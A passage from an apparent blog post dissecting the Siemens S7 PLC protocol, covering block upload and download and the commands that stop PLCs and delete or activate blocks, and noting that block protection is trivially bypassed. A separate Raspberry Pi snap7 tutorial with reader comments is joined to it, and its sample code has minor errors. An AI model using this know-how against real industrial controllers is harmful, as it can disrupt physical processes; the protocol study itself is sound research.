The **Data** part of the S7 PDU varies based on the type (read/write) and the direction (Job/Ack Data) of the message:


* **Read Request:** the **Data** part is empty.
* **Read Response:** the Ack Data message’s **Data** part consists of **Data Item** structures, one for each of the **Request Items** present in the original request. These items contain the actual value of the read variable and the format depends on the addressing mode.
* **Write Request:** contains similar **Data Items** as the read response, one for each of the **Request Items** in the **Parameter** header. Similarly, these contain the variable value to be written on the slave device.
* **Write Response:** The **Data** part of the **Ack Data** message simply contains a one byte error code for each of the **Request Items** in the original **Write Request**. See the [constants.txt](http://gmiru.com/resources/s7proto/constants.txt) for the error code values.

To sum it up, the **Request Item** always contains the description of the variables and multiple of these can be sent in the Job request while the **Data Items** contain the actual values of the described variables. The **Data Item** structures must begin on even bytes so if their length is an odd number and there is a following **Data Item** then they are padded with a zero byte.

What is left to be discussed is the format of the **Request/Data Item** structures. As previously mentioned they are dependent on the addressing mode being used so they are going to be introduced based on that.

#### 2.1 Item Structures with any-type Addressing

The figure below shows the **Request and Data Item** structures:



The fields of the **Request Item**:


* **Specification Type:**[1b] this field determines the main type of the item struct, for read/write messages it always has the value 0x12 which stands for Variable Specification.
* **Length:**[1b] the length of the rest of this item.
* **Syntax ID:**[1b] this field determines the addressing mode and the format of the rest of the item structure. It has the constant value of 0x10 for the **any-type** addressing.
* **Variable Type:**[1b] is is used to determine the type and length of the variable (usual S7 types are used such as REAL, BIT, BYTE, WORD, DWORD, COUNTER, …).
* **Count:**[2b] it is possible to select an entire array of similar variables with a single item struct. These variables must have the same type, and must be consecutive in the memory and the count field determines the size of this array. It is set to one for single variable read or write.
* **DB Number:**[2b] the address of the database, it is ignored if the area is not set to DB (see next field).
* **Area:**[1b] selects the memory area of the addressed variable. See the [constants.txt](http://gmiru.com/resources/s7proto/constants.txt) for the memory area constants.
* **Address:**[3b] contains the offset of the addressed variable in the selected memory area. Essentially, the addresses are translated to bit offsets and encoded on 3 bytes in network (big endian) byte order. In practice, the most significant 5 bits are never used since the address space is smaller than that. As an example DBX40.3 would be 0x000143 which is 40 \* 8 + 3.

Similarly the fields of the associated **Data Item**:

* **Error Code:**[1b] the return value of the operation, 0xff signals success. In the **Write Request** message this field is always set to zero.
* **Variable Type and Count:**[1b 2b] same as in the **Request Item**.
* **Data**: this field contains the actual value of the addressed variable, its size is len(variable) \* count.

#### 2.2 Item Structures with db-type Addressing

I have only seen this type of addressing used with S400 series devices, however it might be supported by some S300 series PLCs as well. It is only used to access DB variables and provides an alternative to address multiple different variables within a single item in a more compact format. The figure below shows the **Request and Data Item** structures:



The fields of the **Request Item**:

* **Specification Type:**[1b] same as with any-type addressing.
* **Length:**[1b] the length of the rest of this item.
* **Syntax ID:**[1b] determines the addressing mode, has a constant value of 0xb0 for **db-type**.
* **Number of Subitems:**[1b] the number of following **Subitems**.
* **Subitem**:
  + **Size:**[1b] specifies the number of bytes to read or write from the selected address.
  + **DB Number:**[2b] the DB where the addressed variable resides.
  + **Address:**[2b] byte offset of the variable into the given DB.

The fields of the **Data Item**:

* **Error Code:**[1b] the return value of the operation, 0xff signals success.
* **Variable Type:**[1b] always set to 0x09 (Octet String).
* **Length:**[2b] length of the remaining **Subresponse** data.
* **Subresponse:**
  + **Error Code:**[1b] the return value associated with the **Subitem** request.
  + **Data:** actual data to be read or written, interpreting this requires the corresponding **Subitem**.

### 3 Block Up/Download [0x1a-1f]

Pcaps:

* [s300-download-ob1](https://github.com/gymgit/s7-pcaps/blob/master/tia_s300_downloadOb1.pcapng)
* [s300-snap7-upload](https://github.com/gymgit/s7-pcaps/blob/master/snap7_s300_everything.pcapng)

This is where things start to get messy. First of all, in Siemens terminology a download is when the master sends block data to the slave and upload is the other direction. On the Siemens devices, program code and (most of) the program data are stored in blocks, these blocks have their own header and encoding format, which will not be discussed here in detail. From the protocol’s point of view they are binary blobs that need to be transported (for the interested reader the [snap7](http://snap7.sourceforge.net/) sources provide information on the block headers and their encoding).

There are seven different type of blocks recognised by Siemens equipment:

* **OB:** Organisation Block, stores the main programs.
* **(S)DB:** (System) Data Block, stores data required by the PLC program.
* **(S)FC:** (System) Function, functions that are stateless (do not have their own memory), they can be called from other programs.
* **(S)FB:** (System) Function Block, functions that are stateful, they usually have an associated (S)DB.

The purpose of these blocks are well described in the Siemens [documentation](https://support.industry.siemens.com/cs/document/45531107/simatic-programming-with-step-7-v5-5?dti=0&lc=en-WW).

These blocks are addressed with a special ASCII filename within the up/download request. This filename is structured in a following way:

* **File Identifier:**[1 char] as far as I know this always has the value of ‘\_’.
* **Block Type:**[2 chars] determines the block types, see the [constants.txt](http://gmiru.com/resources/s7proto/constants.txt) for concrete values.
* **Block Number:**[5 chars] the number of the given block in decimal format.
* **Destination File System:**[1 char] this field can either have the value ‘A’ for Active or ‘P’ for Passive file systems. Blocks copied to the active file system are chained immediately, which means they are in effect as soon as the PLC execution resumes. On the other hand, blocks copied to the passive file system need to be activated first.

An example filename is \_0800001P which is used to copy OB 1 to or from the passive file system.

\*\* Let me make a quick note on block encoding and content protection. There are two measures in place to protect the content of programs and data on the devcies and allow the distribution of program libraries. The first one is called know-how protection, which if set prevents STEP7 or TIA showing the actual content of the block. Unfortunately, this is trivial to bypass, as it is just two bits set in the header of the blocks and can easily be cleared. The other protection measure is block “encryption”, which in reality is just an obfuscation with linear transformations (bytewise xoring and rotating with constants), again should be trivial to bypass. So do not rely on these “security” mechanisms to protect your know-how. Otherwise the data blocks contain the raw, initialized image of the memory. Program blocks contain the MC7 (Machine Code 7) binary instructions. \*\*


Uploading and downloading blocks involves 3-3 different types of message pairs. These are listed below with the associated function codes:

* Request Download - 0x1a
* Download Block - 0x1b
* Download Ended - 0x1c
* Start Upload - 0x1d
* Upload Block - 0x1e
* End Upload - 0x1f

The structure of these messages are pretty simple, however the message sequence (especially for download) needs a bit of explaining.

#### 3.1 Upload Block

The upload block sequence is fairly intuitive, it is presented below:



In the **Ack Data - Start Upload** message the slaves tells the length of the block and then the master keeps sending **Job - Upload Block** messages until receives all the bytes. Finally it closes the upload sequence with a **Job - End Upload** message. The actual data of the block is sent by the slave in the **Ack Data - Upload Block** messages.

**Job - Start Upload** Parameter Header:

* **Function Code:**[1b] 0x1d for Start Upload.
* **Function Status:**[1b] only used in the Upload message, set to 0x01 if more data is to be sent.
* **Unknown:**[2b] always 0x0000.
* **Session ID:**[4b] a unique id associated with each upload sequence, it is set in the Ack Data - Start Upload message.
* **Filename Length:**[1b] length of the following filename.
* **Filename:** the filename that identifies the block as introduced above.

**Ack Data - Start Upload** Parameter Header:

* **Function Code:**[1b] 0x1d for Start Upload.
* **Function Status:**[1b] same as above.
* **Unknown:**[2b] always 0x0100.
* **Session ID:**[4b] the Session ID is set here, consecutive messages use the same value.
* **Length String Length:**[1b] length of the following Block Length String.
* **Length String:** the decimal length of the block encoded as an ASCII C string (don’t ask me why…).

**Job - Upload** Parameter Header:

* Contains the **Function Code** (0x1e), **Function Status**, **Unknown** (0x0000) and **Session ID** fields as discussed above.

**Ack Data - Upload** Parameter and Data Parts:

* **Function Code:**[1b] 0x1e for Upload.
* **Function Status:**[1b] set to 0x01 if more data is to be sent.
* **Data** part:
  + **Length:**[2b] the length of the Block Data.
  + **Unknown:**[2b] always 0x00fb.
  + **Block Data:** part of the uploaded data block.

**Job - End Upload** Parameter Header:


* Contains the **Function Code** (0x1f), **Function Status**, **Unknown** (0x0000) and **Session ID** fields as discussed above.

**Ack Data - End Upload** Parameter Header:

* Simply contains the **Function Code** (0x1f)

#### 3.1 Download Block

The key difference between upload and download is that during download the direction of the communication changes and the slave becomes the master (well sort of)[.](https://www.youtube.com/watch?v=UT0CNhRuTEY#t=6m35s) After the initial Request Download exchange the slave sends the Job messages and the master replies with Ack Data, this is the only exception to the “slave only replies” rule. After all the bytes are sent the master (the original) sends the Download Ended Job to close the download session. See the sequence diagram below.



The structure of the actual messages are really similar to the upload messages so I am only going to introduce the differences. For accurate syntax description open the example pcap in wireshark.

The **Job - Request Download** message contains two extra fields, the **Block Length** of the downloaded block and the **Payload Length** (the length without the block header) of the block. Both of these fields are decimal numbers encoded as ASCII strings. The response **Ack Data - Request Download** simply contains the Function Code.

Another significant difference is that, although the Session ID field is present it is not used (remains 0x00000000) instead the Filename is transmitted in each **Job - Download Block**. The structure of the rest of the messages is same as discussed before.

### 4 PLC Control [0x28]

Pcaps:

* [s300-control-commands](https://github.com/gymgit/s7-pcaps/blob/master/snap7_s300_everything.pcapng) (Copy Ram to Rom, Compress Memory, Start PLC)
* [s300-copy-ram-to-rom](https://github.com/gymgit/s7-pcaps/blob/master/step7_s300_copyRamToRom.pcapng)
* [s300-activate-blocks](https://github.com/gymgit/s7-pcaps/blob/master/step7_s300_download.pcapng)
* [s300-delete-blocks](https://github.com/gymgit/s7-pcaps/blob/master/tia_s300_downloadHwConfig.pcapng) (Activate/Delete Block, Start PLC)

(try using the s7comm.param.func == 0x28 wireshark filter to find the PLC Control messages)

PLC control messages are used to execute different routines on the slave device that modify its execution/memory state. Such commands are used to start or stop the PLC control program’s execution, activate or delete program blocks on the device or save its configuration to persistent memory. The structure of these messages are fairly simple, they are going to be explained without discussing the exact details (for that see the attached captures).

The **Job - PLC Control** message consists of two main parts, the ASCII name of the called method and its parameter (also encoded as an ASCII string). The method name is structured in a similar manner as the file names introduced in the block transfer section. The parameters depend on the method type and they can be thought of as an argument to it. The **Ack Data** message simply contains the PLC Control function code.

Some example function names and their associated parameters:

* \_INSE: activates a downloaded block on the device, the parameter is the name of the block (e.g. OB1).
* \_DELE: removes a block from the file system of the device, the parameter is again the name of the block.
* P\_PROGRAM: sets the run state of the device (start, stop, mem reset). It is sent without parameter to start the device, however stopping the plc program uses a different function code (see next section).
* \_GARB: compresses PLC memory.
* \_MODU: copy ram to rom, the parameter contains the file system identifiers (A/E/P).

### 5 PLC Stop [0x29]

Pcap [s300-stop-program](https://github.com/gymgit/s7-pcaps/blob/master/step7_s300_stop.pcapng)

The **PLC Stop** message is essentially the same as the **PLC Control** message. The only difference is that there is no parameter in the message and the routine part is always set to P\_PROGRAM. I have no idea why it has its separate type instead of using a parameter to determine whether it is a start or stop message.

### Outro


Well, this blog post grew way longer than I originally planned it to be, but I hope it will be useful for some. This might be obvious now, but the S7 protocol is not a well designed one. It was originally created to simply query register values, which it did kind of all right, but then functionality was kept being added until it became this monstrosity. It is filled with inconsistencies and unnecessary redundancies and it only gets worse with Userdata messages. These irregularities and design flaws become way more obvious (and annoying) while trying to write a parser for the protocol.

**TL;DR**

If S7 was a car it would probably look like this:



### Raspberry Pi getting data from a S7-1200 PLC

[](https://4.bp.blogspot.com/-Vl0kCBAc5Dc/VI0h5hnr3sI/AAAAAAAAUYk/y_-miD_SlnE/s1600/S7-1200%2BRaspberry%2BPi.png)

**UPDATE: If you want the raspberry pi to be the s7 server go**[**here**](http://simplyautomationized.blogspot.com/2015/03/raspberry-pi-scada-part-3-communicate.html)  
**UPDATE 2: If you want to see communication with**[**S7-200**](http://amazon.com/s/ref=as_li_bk_tl/?url=search-alias%3Daps&field-keywords=S7-200%20plc&tag=simplyautomat-20&linkId=ffac6de8f8cb400d7393cbf02b4ddd24&linkCode=ktl)**go**[**here**](http://simplyautomationized.blogspot.com/2015/04/raspberry-pi-scada-communitating-with.html)  
**UPDATE 3: Video walkthrough on setup go**[**here**](https://youtu.be/yJNEsI5KJxs)  
  
I recently borrowed a [S7-1200 PLC](http://amazon.com/s/ref=as_li_bk_tl/?url=search-alias%3Daps&field-keywords=S7-1200%20cpu&tag=simplyautomat-20&linkId=cc41829dc993abb47887c98f4e7255e0&linkCode=ktl) from work to see if I could get data from it using a [Raspberry Pi](http://amazon.com/s/ref=as_li_bk_tl/?url=search-alias%3Daps&field-keywords=Raspberry%20Pi&tag=simplyautomat-20&linkId=40d2200989f114b9bf182c172f445b50&linkCode=ktl). In my search for something I found that Snap7 was the best option.

Steps to getting it work

1. Download and compile snap7 (http://sourceforge.net/projects/snap7/files/1.2.1/snap7-full-1.2.1.tar.gz/download)
2. Download and install python library to use snap7 (https://pypi.python.org/pypi/python-snap7)

#download and compile snap7 for rpi

wget http://sourceforge.net/projects/snap7/files/1.2.1/snap7-full-1.2.1.tar.gz/download

tar -zxvf snap7-full-1.2.1.tar.gz

cd snap7-full-1.2.1/build/unix

sudo make –f arm\_v6\_linux.mk all

#copy compiled library to your lib directories

sudo cp ../bin/arm\_v6-linux/libsnap7.so /usr/lib/libsnap7.so

sudo cp ../bin/arm\_v6-linux/libsnap7.so /usr/local/lib/libsnap7.so

#install python pip if you don't have it:

sudo apt-get install python-pip

sudo pip install python-snap7

**You will need to edit the lib\_location on common.py in the /usr/local/lib/python2.7/dist-packages/snap7/ directory**  
**Add a line in the \_\_init\_\_ part of the Snap7Library class:**  
**lib\_location='/usr/local/lib/libsnap7.so'**  
**example below:**

class Snap7Library(object):

"""

Snap7 loader and encapsulator. We make this a singleton to make

sure the library is loaded only once.

"""

\_instance = None

def \_\_new\_\_(cls, \*args, \*\*kwargs):

if not cls.\_instance:

cls.\_instance = object.\_\_new\_\_(cls)

cls.\_instance.lib\_location = None

cls.\_instance.cdll = None

return cls.\_instance

def \_\_init\_\_(self, lib\_location=None):

lib\_location='/usr/local/lib/libsnap7.so' # add this line here

if self.cdll:

return

self.lib\_location = lib\_location or self.lib\_location or find\_library('snap7')

if not self.lib\_location:

msg = "can't find snap7 library. If installed, try running ldconfig"

raise Snap7Exception(msg)

self.cdll = cdll.LoadLibrary(self.lib\_location)

Now you can write your client code :-)  
Here's an example on how to connect and read an output Q0.0:

from time import sleep

import snap7

from snap7.util import \*

import struct

plc = snap7.client.Client()

plc.connect("192.168.12.73",0,1)

area = 0x82 # area for Q memory

start = 0 # location we are going to start the read

length = 1 # length in bytes of the read

bit = 0 # which bit in the Q memory byte we are reading

byte = plc.read\_area(area,0,start,length)

print "Q0.0:",get\_bool(mbyte,0,bit)

plc.disconnect()

I created a helper class on my github here to make the syntax easier for people who are used to DAServer and Ladder:  
<https://github.com/SimplyAutomationized/raspberrypi/raw/master/S7-1200pi/S71200.py>  
Example on how to use it:

import S71200

from time import sleep

import snap7

from snap7.util import \*

import struct

plc = S71200.S71200("192.168.21.65")

plc.writeMem('QX0.0',True) # write Q0.0 to be true, which will only turn on the output if it isn't connected to any rung in your ladder code

print plc.getMem('MX0.1') # read memory bit M0.1

print plc.getMem('IX0.0') # read input bit I0.0

print plc.getMem("FREAL100") # read real from MD100

print plc.getMem("MW20") # read int word from MW20

print plc.getMem("MB24",254) # write to MB24 the value 254

plc.plc.disconnect()

Let me know if there are questions. Hope I can help :-)  
Also let me know if you can help me clean up my S71200.py helper class. I know it looks messy.  
  
**Follow me to get updates on a Raspberry pi Sensor the DA or OPC server can get data using S7 protocol.**  
[+Simply Automationized](https://plus.google.com/117701528311085454325)

##### Check out my other SCADA posts

* [Modbus TCP and Raspberry Pi Temperature Sensor](http://simplyautomationized.blogspot.com/2013/09/raspberry-pi-scada-part-1-modbus.html)
* [Controlling Outputs Using Modbus TCP](http://simplyautomationized.blogspot.com/2014/07/raspberry-pi-scada-part-2-modbus-pwm.html)

at [9:40 PM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html)

[Email This](https://www.blogger.com/share-post.g?blogID=999578816195622480&postID=7003851588879408301&target=email)[BlogThis!](https://www.blogger.com/share-post.g?blogID=999578816195622480&postID=7003851588879408301&target=blog)[Share to Twitter](https://www.blogger.com/share-post.g?blogID=999578816195622480&postID=7003851588879408301&target=twitter)[Share to Facebook](https://www.blogger.com/share-post.g?blogID=999578816195622480&postID=7003851588879408301&target=facebook)[Share to Pinterest](https://www.blogger.com/share-post.g?blogID=999578816195622480&postID=7003851588879408301&target=pinterest)

Labels: [Pi](https://simplyautomationized.blogspot.com/search/label/Pi), [PLC](https://simplyautomationized.blogspot.com/search/label/PLC), [SCADA](https://simplyautomationized.blogspot.com/search/label/SCADA)

#### 26 comments:

1. 

[**Unknown**](https://www.blogger.com/profile/01509490688528680716)[February 21, 2019 at 1:29 AM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1550741383269#c7786503230262634455)

sudo make –f arm\_v6\_linux.mk all when I am running this line, I got the error like this  
  
pi@raspberrypi:~/Downloads/snap7-full-1.2.1/build/unix $ sudo make –f arm\_v6\_linux.mk all  
make: \*\*\* No rule to make target '–f'. Stop.  
  
Please help me to overcome that error.thanks in advance.

[Reply](javascript:;)

[Replies](javascript:;)

* 1. 

[**A Life**](https://www.blogger.com/profile/14442162522578916111)[July 3, 2019 at 12:55 PM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1562183700939#c1716976868530577743)

Hi, Please use the following instead:  
  
sudo make -f arm\_v6\_linux.mk

* 1. 

[**aicomings**](https://www.blogger.com/profile/08841903891354880269)[September 23, 2021 at 5:30 AM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1632400221161#c6993149115112501646)

the "-f" should be written by yourself.

[**Reply**](javascript:;)

1. 

[**Unknown**](https://www.blogger.com/profile/11944244144022882767)[February 27, 2019 at 7:37 AM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1551281827219#c4220034026547530432)

Don't copy the line, write yourself the line. (Sorry for my english, is very basic.)

[Reply](javascript:;)

1. 

[**Mani Ram**](https://www.blogger.com/profile/07311419449783918801)[February 27, 2019 at 12:55 PM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1551300911064#c1873283635354107357)

This comment has been removed by the author.

[Reply](javascript:;)

1. 

[**Mani Ram**](https://www.blogger.com/profile/07311419449783918801)[February 27, 2019 at 12:56 PM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1551300969194#c6318066253681404900)

I too have the same error for the line "sudo make –f arm\_v6\_linux.mk all"  
Help me to overcome this problem.

[Reply](javascript:;)

[Replies](javascript:;)

* 1. 

[**Nate**](https://www.blogger.com/profile/01982148014185893042)[February 27, 2019 at 1:07 PM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1551301631939#c9185105824258742063)

you probably are using a Raspberry Pi 3.. which would be  
"sudo make -f arm\_v7\_linux.mk all"

[**Reply**](javascript:;)

1. 

[**Mani Ram**](https://www.blogger.com/profile/07311419449783918801)[February 27, 2019 at 1:08 PM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1551301721021#c8626930656646423906)

i got it work, thanks :)

[Reply](javascript:;)

1. 

[**Sade**](https://www.blogger.com/profile/15132066461916452819)[March 7, 2019 at 9:51 AM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1551981072822#c5336595965207512139)

This comment has been removed by the author.

[Reply](javascript:;)

1. 

[**Unknown**](https://www.blogger.com/profile/05961518883658521328)[March 19, 2019 at 3:20 AM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1552990836830#c5373014806087268982)

Hello. I try fix allow above. But dont success. Can you help me!  
snap7.snap7exceptions.Snap7Exception: can't find snap7 library. If installed, try running ldconfig

[Reply](javascript:;)

1. 

[**Nilanj Patel**](https://www.blogger.com/profile/11766256990145326423)[March 25, 2019 at 2:09 AM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1553504963710#c4316592222716577641)

i am not able to read address starting from "MW" of S71200 plc, but can read address starting from "MD" why is that so please help me.

[Reply](javascript:;)

1. 

[**houssem bahri**](https://www.blogger.com/profile/12124862887117137741)[April 5, 2019 at 7:48 AM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1554475739785#c6501870285916651176)

How can i solve this problem  
In [19]: plc.connect("192.168.0.1",0,1)  
---------------------------------------------------------------------------  
Snap7Exception Traceback (most recent call last)  
in ()  
----> 1 plc.connect("192.168.0.1",0,1)  
  
/home/pi/.local/lib/python2.7/site-packages/snap7/client.pyc in f(\*args, \*\*kw)  
23 def f(\*args, \*\*kw):  
24 code = func(\*args, \*\*kw)  
---> 25 check\_error(code, context="client")  
26 return f  
27  
  
/home/pi/.local/lib/python2.7/site-packages/snap7/common.pyc in check\_error(code, context)  
63 error = error\_text(code, context)  
64 logger.error(error)  
---> 65 raise Snap7Exception(error)  
66  
67  
  
Snap7Exception: TCP : Connection timed out

[Reply](javascript:;)

[Replies](javascript:;)

* 1. 

[**kdres1989**](https://www.blogger.com/profile/05849664282145619663)[June 12, 2020 at 10:59 PM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1592027994863#c1834724484685825002)

si lo lograste solucionar y como gRACIAS

[**Reply**](javascript:;)

1. 

[**Unknown**](https://www.blogger.com/profile/16807446536508909431)[May 3, 2019 at 12:43 AM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1556869385351#c6098807230844977749)

when i try to install the snap7 lib i get this error i this line $ tar -zxvf snap7-full-1.2.1.tar.gz  
tar (child): snap7-full-1.2.1.tar.gz : open impossible: Aucun fichier ou dossier de ce type  
tar (child): Error is not recoverable: exiting now  
tar: Child returned status 2  
tar: Error is not recoverable: exiting now  
what does it mean ?

[Reply](javascript:;)

1. 

[**Unknown**](https://www.blogger.com/profile/16807446536508909431)[May 3, 2019 at 2:14 AM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1556874860023#c8161660663391753346)

hey , i installed the lib and when i tried to excute the code i got an error : no module named snap7 .  
how can i fix this ?

[Reply](javascript:;)

1. 

[**jml69**](https://www.blogger.com/profile/12852081530965994028)[May 14, 2019 at 11:35 PM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1557902107186#c7502318212368196966)

in case of [tar -zxvf snap7-full-1.2.1.tar.gz] it was not working for me. Then found out the downloaded filename was [download.tar.gz], i needed to use [tar -zxvf download.tar.gz], by using [cd] / [dir] command first check the name of downloaded file, then execute the [tar -zxvf] command.

[Reply](javascript:;)

1. 

[**Souheil Ghribi**](https://www.blogger.com/profile/15180680909131615633)[July 6, 2019 at 4:20 AM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1562412037908#c7877906385627851906)

How can i fix tis  
File "plc2.py", line 1, in  
import S71200  
File "/home/pi/s7/S71200.py", line 110, in  
plc = S71200('192.168.1.10') #,debug=True)  
File "/home/pi/s7/S71200.py", line 16, in \_\_init\_\_  
self.plc.connect(ip,0,1)  
File "/usr/local/lib/python2.7/dist-packages/snap7/client.py", line 25, in f  
check\_error(code, context="client")  
File "/usr/local/lib/python2.7/dist-packages/snap7/common.py", line 66, in check\_error  
raise Snap7Exception(error)  
snap7.snap7exceptions.Snap7Exception: TCP : Unreachable peer

[Reply](javascript:;)

1. 

[**Unknown**](https://www.blogger.com/profile/01949725735598446489)[August 14, 2019 at 3:07 AM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1565777225949#c3083368603536817479)

i have 2 questions :  
first one : how can we find the IP address that you wrote in your code [plc.connect("192.168...")] ?  
and what is that IP address exactly ?  
second one : do we connent raspberry to plc via Ethernet ?  
Thanks

[Reply](javascript:;)

[Replies](javascript:;)

* 1. 

[**Unknown**](https://www.blogger.com/profile/10350859972947510727)[May 30, 2021 at 1:35 AM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1622363734428#c6434941582775846839)

The ip address is the ip address of plc... You can set it up with tia portal (siemens automation software).... 2. Yes the snap7 uses ethernet to comunicate with the plc. It connects via "pg interface" (siemens administration protocol)... Of course you can setup an access point and access the plc via WiFi...

[**Reply**](javascript:;)

1. 

[**Unknown**](https://www.blogger.com/profile/10939046893046231491)[September 11, 2019 at 1:49 AM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1568191753423#c6156263381580625984)

superr!! thank you for this .

[Reply](javascript:;)

1. 

[**Unknown**](https://www.blogger.com/profile/15104700101284067582)[September 13, 2019 at 12:24 AM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1568359470518#c7593033693633574838)

It'able to get a howto with c++

[Reply](javascript:;)

1. 

[**Unknown**](https://www.blogger.com/profile/11736397345116248135)[October 7, 2020 at 12:42 AM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1602056526929#c3464228950368056921)

h

[Reply](javascript:;)

1. 

[**Unknown**](https://www.blogger.com/profile/11736397345116248135)[October 7, 2020 at 12:43 AM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1602056594006#c1481303232162300959)

how to get response ...on db\_write or any write funtion.... that we know value write successfully in DBaddress????

[Reply](javascript:;)

1. 

[**Reachrao**](https://www.blogger.com/profile/00226120145537361064)[November 30, 2020 at 5:00 AM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1606741256316#c4168253574234440304)

Dear All,  
i am trying to communicate S71200 PLC with RaspberryPI using Python program.  
  
Following are the Pthon program and Error:  
import S71200  
from time import sleep  
import snap7  
from snap7.util import \*  
import struct  
  
plc = S71200.S71200("192.168.43.2")  
#plc.writeMem('QX0.0',True) # write Q0.0 to be true, which will only turn on the output if it isn't connected to any rung in your ladder code  
print plc.writeMem('%DB1.QX4.0',False)# writing value  
print plc.getMem("%DB1.DBX4.0") # read  
print plc.getMem("%DB1.DBX8.0") # read  
print plc.getMem("%DB1.DBW20") # read  
plc.plc.disconnect()  
  
Error:  
>>> %Run Snap7\_Example3.py  
Traceback (most recent call last):  
File "/home/pi/Desktop/Snap7\_Example3.py", line 9  
print plc.writeMem('QX4.0',False)# writing value  
^  
SyntaxError: invalid syntax  
>>>  
  
  
  
In SIEMENS TIA:  
Address is: %DB1.DBX4.0  
%DB1.DBX8.0  
%DB1.DBD.16  
  
  
